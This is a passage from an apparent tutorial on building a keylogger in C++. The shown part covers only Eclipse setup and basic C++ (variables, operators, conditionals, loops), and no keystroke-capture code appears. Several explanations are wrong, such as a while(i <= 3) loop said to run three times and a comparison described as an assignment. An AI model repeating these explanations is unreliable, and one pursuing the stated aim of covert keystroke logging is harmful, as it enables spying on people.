${MINGW_HOME}\bin;${MSYS_HOME}\bin;C:\mingw\bin;C:\Windows\system32;C:\Windows;C:\Windows\Sys
```

4. Remember the path we copied out when we were setting our JDK path variable? **C:\mingw\binbin;** paste it at the beginning of the eclipse path variable so it looks like it does in the figure below:




```
C:\mingw\bin;${MINGW_HOME}\bin;${MSYS_HOME}\bin;C:\Windows\system32;C:\Windows;C:\Windows\Sys
```

5. Click on “Apply”

We have just one more thing to do and we are done with setting up eclipse. This is setting the binary parser.

1. Click on “File” and from the drop down menu that appears, click on “Properties,” “C++ Build” and then go into settings.
2. Under “Settings“ Click on “Binary Parser.” Make sure that the PE Windows parser is ticked.



Properties for Keylogger

Settings

Configuration: Debug [Active]

Tool Settings | Build Steps | Build Artifact | Binary Parsers | Error Parsers

Binary parser:

☑ PE Windows Parser
☐ Mach-O 64 Parser
☐ Elf Parser
☐ HP-UX SOM Parser
☐ Mach-O Parser (Deprecated)
☐ GNU Elf Parser
☐ Cygwin PE Parser
☐ AIX XCOFF32 Parser

3. Click on “Ok” and that’s all about the settings.

How to run written Codes

Now that your environment is set your coding can begin. However it does not all end at just writing many and many lines of codes, running them is important. Running written codes at intervals is important as it enables the coder know if what he is writing is coming out the way he wants it. You run your codes as you write so you know the outcome of what you have written and if there any changes you will like to make. Here are simple steps to running your written codes:

1. At the upper left corner of the eclipse environment, there is a hammer symbol. The hammer signifies “Build.” Without building the written code, it will not run. Click on it (Shortcut: Ctrl B) to build your code.
2. There is a big green “Play” button at the top middle portion of your screen, click on it to

run your written program. The button signifies “Run,” click on it and your program will run. That’s it, simple as ABC.

PROGRAMMING BASICS (CRASH COURSE ON C++)

True, we are concerned with making a Keylogger and you must be wondering why we are still beating around the bush. Thing is, it is really necessary that we equip ourselves with basic knowledge of the environments we will work in and the tools we will use.

C++ is the programming language we have decided to use and so we will go through basic areas of this language which will give us a sense of direction of where we are headed (making a Keylogger.) later on, as we progress we will learn more and more and more of this language.

Terms

Variable. A variable is a location in memory where a value can be stored for use by a program. An analogy is the post office boxes where each box has an address (post office box number). When the box is opened, the content will be retrieved. Similarly, each memory location has an address and when that is invoked, the content can be retrieved.

Identifier. An identifier is a sequence of characters taken from the C++ character set.

Each variable needs an identifier that distinguishes it from another. For instance, given a variable a, ‘a’ is the identifier and the value is the content. An identifier can consist of alphabets, digits and / or underscores.

- It must not start with a digit
- C++ is case sensitive; that is upper case and lower case letters are considered different from each other. For example boy != BOY (where != means not equal to)
- It must not be a reserved word

Reserved words. A reserved word or keyword is a word that has special meaning to the C++ compiler. Some C++ keywords are: double, asm, break, operator, static, void, etc.

To declare a variable, it must be first given a name and type of data to hold. For example:


Int a; where ‘a’ is an identifier and is of type integer.

There are several C++ data types and each of these data types have their functions. Listed below are the various data types:

- **Int:** These are small whole numbers e.g.
- **Long int:** Large whole numbers
- **Float:** small real numbers
- **Double:** Theses are numbers with decimal points, e.g. 20.3, 0.45
- **Long double:** Very large real numbers
- **Char:** A single character
- **Bool:** Boolean value. It can take one of two values: true or false

Understanding Code Statements

When we first launched Eclipse and were welcomed with a greeting note, we saw a default program shortly after which if we ran using the steps we learnt earlier would have displayed “Hello World.” Let us go through the functions of those codes that were written in green, purple and red in that default program and how they operate.



```
#include <iostream>
using namespace std;

int main()
{

}
```

- **#include:** The statement #include is a call for statements from a library to be included in the program being written. A library can be said to be a room which houses a lot of pre-written codes that we can utilize at any time. It saves us the stress of having to write every single thing we might need while coding.
- **<iostream> :** This is a library file which contains some certain functions which will enable us utilize some certain commands. Some of these commands include: Cout and Cin.
- **Cout:** This is a command that displays the outcome of written codes to the computer user. For example, if you write codes for a program that will ask a user questions, the Cout statement is what will make the questions visible to the user.
- **Cin:** This statement is a command which is used to receive input from a user. For instance if you write a program that collects the biometrics of different people, the Cin command is what will enable your program take in the information the computer user will key in.

A good example explaining both the Cin and Cout statement is a calculator. CIn allows the calculator to take in your inputs and Cout lets it display an answer to you.

- **//:** The double slash is a comment line. This means that the particular line it precedes will not be taking into consideration. It is used by the code writer to explain what a particular line of code does either for his remembrance or for other programmers that might work with his code. We also have a multi-line comment. A multi-line comment has a single slash and an asterisk sign together (/*). It functions just like a single line comment except that the statement being written can exceed a single line.

Examples of:


A single line comment: //Life is not a bed of roses.

Multi-line comment: /*Roses are red violets are blue,

most poems rhyme but this one doesn’t.*\

A Typical Program

The diagram below shows a simple program which is designed to ask the computer user to input two separate values which it prints out. Let's go through the lines of this code step-by-step understanding what each means.



```
1  #include <iostream>
2  using namespace std;
3
4  int main()
5  {
6      int a = 10, b = 20;
7      double c = 10.3, d = 60.234;
8
9      cout << "Enter the values for a and b" << endl;
10     cin >> a >> b;
11     cout << "Value of a: " << a << endl << "Value of b: " << b;
12
13     return 0;
14 }
15
```

```
Enter the values for a and b
50
30
Value of a: 50
Value of b: 30
```

Line 1: This line contains #include <iostream>. It is what begins this program. The #include statement calls the Cin and Cout commands out of the library <iostream>. Without this line, the program will neither take in nor display any input.

Line 2: "Using namespace" is a command, and "std" which stands for 'standard' is a library.

When you write "Using namespace std" you are bringing everything from that library into your class, but it is not quite like using the #include command. Namespace in C++ is a way to put word in a scope, and any word that is outside of that scope cannot see the code inside the namespace. In order for the code that is outside of a namespace to see code that is INSIDE of a namespace, you must use the "Using namespace" command.

Line 4: On this line, the main() is a function and "int" specifies the type of values that the function will be dealing with (integers.) A function in C++ is a group of statements that together forms a task. This is the first function always in C++ and it must always be written.

Lines 5 & 14: The curly braces on line 5 and 14 indicate the start and end of a compound statement.

Line 6: Here, two variables are allocated, variable 'a' and variable 'b'. As stated earlier, a variable is a location assigned to the RAM used to store data. Therefore, two memory allocations are made to store integers. Variable 'a' was assigned a value of 10 and variable 'b' a value 20. This process is called initialization, i.e. setting an initial value so even without input by a user there is a starting value.

Line 7: On this line initialization was made. The variable of type double was initialized just as the variable of type integer was initialized.

Line 9: On this line the print out statement Cout is utilized. It prints the statement "Enter the values for "a and b" though without the quotation marks. Only statements within the quotation marks get printed. Note that the a and b written in the statement "Enter the values for a and b" will not display the value contained in the variable 'a' it will only display it as the letter of an alphabet because it lies within the quotation marks.

At the end of this line, we have a reserved word endL. The endL word causes every statement that comes after it to begin on a new line.

Line 10: This line contains the Cin >> statement. The Cin statement prompts the user to input a value for both a and b. Without the computer user making such input, the program will not progress.

Line 11: When observed, in the statement Cout << " Value of a: " it can be seen that after the column (ushering in the expected input of the user) there is a space before the quotation mark which ends the statement. These spaces will make the output look as shown below when the program is set to run.

```
Value of a: 50
```

However, without this space, the output will take this form:

```
Value of a:50
```

Meanwhile, the stand alone 'a' is what will display the value inputted by the user. The endL at the center of both statements takes "Value of b: " to the next line on display when the program is set to run.

Line 13: The **return 0;** statement enables the main function to return an integer data type. Technically, in C or C++, main function has to return a value because it is declared as "int main". If main is declared like "void main", then there's no need of **return 0**.

Next up, we have a couple of operators, which enable us carry out some operations. Some of these operators include – the math operator, comparison operator,

The math operator: Like the name implies, it enables us carry out mathematical operations. The math operators we have in the real world are the very same ones we have here. They are:

- Addition
- Subtraction
- Multiplication
- Division &
- Modulus

The modulus is the number that remains when you divide two numbers. Example, when you divide 5 by 2, the result will be 2 with a remainder of 1. The remainder 1 is the modulus.

We also have Comparison operators and they are:

- **The equal – equal operator == :** It is worthy of note that the double equal sign operator

(==) doesn’t function like the single equal sign operator (=). While the single equal sign operator is used for assigning values to a variable, the double sign operator compares the values between two variables especially when used with a conditional statement (*conditional statements will be treated later).

For instance, writing a = b will assign whatever values in b to a
While
Writing something like if a == b … (where “if” is a conditional statement) will confirm if the value contained in b is same as that in a. And if it is, a particular operation specified by the code writer will be executed.

Not-equal-to operator != : This operator as the name implies that the two or more variables in comparison are not equal. For instance, a != b implies that the values in the variables a and b are different.

The and-and operator &&: This represents the word and. So, if you have for example:

a != c && b == a


It can be read as a condition which reads as “ a is not equal to c AND b equals a.”

The OR operator || Just like the regular OR word we use everyday, the one here in C++ means the same.

a != c || b == a

The statement above simply reads: “a is not equal to c OR b equals a”

Now, let us walk through actual lines of code where the comparison statements are used together with some conditional statement.



```
 4 int main()
 5 {
 6     int a, b;
 7     double c = 10.3, d = 60.234;
 8 
 9     if( a == b && c != d)
10     {
11         cout << "I will not sleep!";
12     }
13     else
14     {
15         cout << "I will fight against sleep";
16     }
17 
18     return 0;
```

Do you see the logic of the code above already?

Basically, Line 9 is stating that if the value contained in the variable **a** is same as that contained in **b** and the value in **c** is not equal to that in **b** then the statement “I will not sleep” written on Line 11 will be displayed. However, if any of these conditions happen to be false (for instance **a** does not equal **b** or **c** equals **d**) then the statement on line 15 which reads “I will fight against sleep” will be printed.


The **else** written on Line 15 is a conditional statement, which just like it does in the real world means that if the condition on Line 9 evaluates to **false** then the statement on Line 11 be skipped and another condition down the line be considered.

If the **OR** statement was used in place of the **else** statement**,** it will imply that only one of the conditions on Line 9 will have to be true (either the value in **a** == **b** or **c** != **d**) for the statement on Line 11 to be considered and that on Line 15 to be ignored.

Going through series and series of codes for different programs will enhance understanding and on the long run get you used to the operators, their various functions and how they can be used.

By adding some new statements to our previously analyzed program and explaining them step by step our understanding of coding in C++ will improve greatly. When this is achieved, walking through the process of making a Keylogger will cause you no sweat.

Let us analyze the following programs below:




```
 7      double c = 10.3, d = 60.234;
 8
 9      cout << "Enter value for a: ";
10      cin >> a;
11      cout << "Enter value for b: ";
12      cin >> b;
13
14      if( a > b )
15      {
16          cout << "A is greater than B";
17      }
18      else if( a == b )
19      {
20          cout << "A is equal to B";
21      }
```

The code from Line 1 to 7 is familiar codes and hence, they have been omitted.

In Line 9 and 11, the Cout function is used and the statement “Enter value for a: ” and “Enter value for b: ” will be printed out (note the space at the end of both sentences, between colon and the quotation mark that ends the statements. Remember its purpose). On Line 10 and 12, the Cin functions which will require the computer user to input a value, is utilized. Once both values requested of the user by the program are entered, the program does evaluation based on the conditional statements on Line 14 and if the result is true, the program prints as directed by Line16 “A is greater than B”.

On Line 18, the conditional statement **else if** is a type of conditional statement used in between the **if** and **else** statements. It is used to add several other conditions which if all evaluated to **false**, will result to the printing of line under the **else** statement. As utilized in this program, if the condition **a > b** is false, the line under the **else** statement –A is less than B- will be printed except the **else if** condition is true then “A is equal to B” will be printed.




```
13
14      if( a > b )
15      {
16          cout << "A is greater than B";
17      }
18      else if( a == b )
19      {
20          cout << "A is equal to B";
21      }
22      else
23      {
24          cout << "A is less than B";
25      }
26
27      return 0;
```

```
<terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 02:5
Enter value for a: 1
Enter value for b: 3
A is less than B
```

As observed from the codes written above, the user inputted the value 1 for the variable **a** and 3 for the variable **b**. These values do not meet the condition on Line 14, neither do they meet that on Line 18 and so the **else** statement is considered. The statement on Line 24 “A is less than B is printed.”

LOOPS

A loop in C++ can be said to be a circular path through which conditional statements being evaluated continue on in circles never to stop until the required condition is met or an escape route is provided. Let us analyze a program which loops are used. There are several loops such as the **While** loop, the **For** loop, the .Let us begin with the **While** loop.




```
10      while(true)
11      {
12          cout << "Enter value for a or enter -1 to exit: ";
13          cin >> a;
14          cout << "Enter value for b or enter -1 to exit: ";
15          cin >> b;
16
17          if( a > b )
18          {
19              cout << "A is greater than B";
20          }
21          else if( a == b )
22          {
23              cout << "A is equal to B";
24          }
25          else if( a == -1 || b == -1)
26              break;
27          else
28          {
29              cout << "A is less than B";
```

It can be seen that the **while** statement is placed just before the lines of code in which repetitive evaluation is required, the user input inclusive (Cin and Cout statements). After the **while**, there is always a parenthesis which holds things such as **true**, **false**, **1** or **0**. The number **1** can be replaced with **true** like **0** with false. The loop can be set to run continuously without stopping or set to a number of times to run before stopping.

Like you know, Line 12 and 14 are just statements that will be printed out and Line 13 and 14 will ask the user to input values repetitively (Loop) . From Line 17 down to 23 lies the conditional statement to be evaluated. On Line 25 both variable **a** and **b** are assigned a value -1. Now supposing all other conditions evaluate to false the program will continue to run until the condition on Line 25 evaluates to true (a == -1 || b == -1) i.e. the user inputs a value of -1 then the instruction on Line 26 will be carried out i.e. the loop will break and the statement on Line 29 will be printed.


However, the way we went about our conditional statement for the loop to be terminated is not so efficient. This is so because if the user inputs a value of -1 for **a** as Line 13 requires, the loop will not break but the user will be asked again for an input for the variable **b**. Only when both **a** and **b** are assigned a value of -1 will the loop be broken.

Let us look at a more efficient way of utilizing our conditional statements and break statement so that when the user inputs a -1 value for either of both variables, the loop will terminate.



```
7      double c = 10.3, d = 60.234;
8
9
10     while(true)
11     {
12         cout << endl << "Enter value for a or enter -1 to exit: ";
13         cin >> a;
14         if( a == -1 )
15             break;
16
17         cout << endl << "Enter value for b or enter -1 to exit: ";
18         cin >> b;
19         if( b == -1 )
20             break;
```

As seen in the figure above, the **if** statement (that leads to the break out of the loop) and the **break** statement are brought directly under Line 13 that asks for user input so that upon the input of a value -1 by the user, the loop will be broken and the **else** statement printed. In a situation where a value aside from -1 is inputted, the statement on Line 12 will be printed out after which Line 13 will request an input from the user for variable **b**. Again if a value other than -1 is inputted for variable **b**, the rest of the conditional statements below will be evaluated and a corresponding result will be printed out:




```
if( a > b )
{
    cout << "A is greater than B";
}
else if( a == b )
{
    cout << "A is equal to B";
}
else
{
    cout << "A is less than B";
}

return 0;
```

Furthermore, it is important you know that knowing how to arrange your lines of code so they produce a particular output is not woven around C++. It requires just basic logic. All you need know is the different statements, what they are used for and how they can be used. The way they are to be arranged to carry out a specific function can be wholly your idea.


Next we will be doing the **For** loop. However, before we go into that, let us see how **increments** work.



```
7       double c = 10.3, d = 60.234;
8
9       int i = 0;
10      while( i <= 3 )
11      {
12          cout << endl << "Enter value for a or enter -1 to exit: ";
13          cin >> a;
14          if( a == -1 )
15              break;
16
17          cout << endl << "Enter value for b or enter -1 to exit: ";
18          cin >> b;
19          if( b == -1 )
20              break;
21
22          if( a > b )
23          {
24              cout << "A is greater than B " << i;
25          }
26          else if( a == b )
27          {
```

Everything from our previous program so far stays the same, however on Line 9, there is a variable **i** that is initialized i.e. set to 0. This variable **i** is created so it could be used within the **while** loop to set the number of times the program within the loop will run before terminating.

While(i <= 3) on line 10 is a condition which instructs the program to keep on running while the value of **i** is less than 3 but stop once **i** has becomes 3 i.e. the program will run three times.




```
16
17          cout << endl << "Enter value for b or enter -1 to exit: ";
18          cin >> b;
19          if( b == -1 )
20              break;
21
22          if( a > b )
23          {
24              cout << "A is greater than B " << i;
25          }
26          else if( a == b )
27          {
28              cout << "A is equal to B " << i;
29          }
30          else
31          {
32              cout << "A is less than B " << i;
33          }
34
35          i++;
36      }
```

On Line 35, the **i++** is an increment statement, which simply implies that the value 1 should be added to **i** each time a loop is completed. It can also be written as: **i = i + 1** however, **i++** is short and is what most people use.

<< i has been added at the end of every conditional statement so the number of completed cycles will be displayed after each loop.

For Loop:

The **For** carries out basically the same function as the **While** loop. They are alike in the sense that both make a program run in iterations. However, a difference between them both is in the way they are utilized in the program.




```
5  {
6      int a, b;
7      double c = 10.3, d = 60.234;
8  
9      for( int i=0; i<3; i++)
10     {
11 
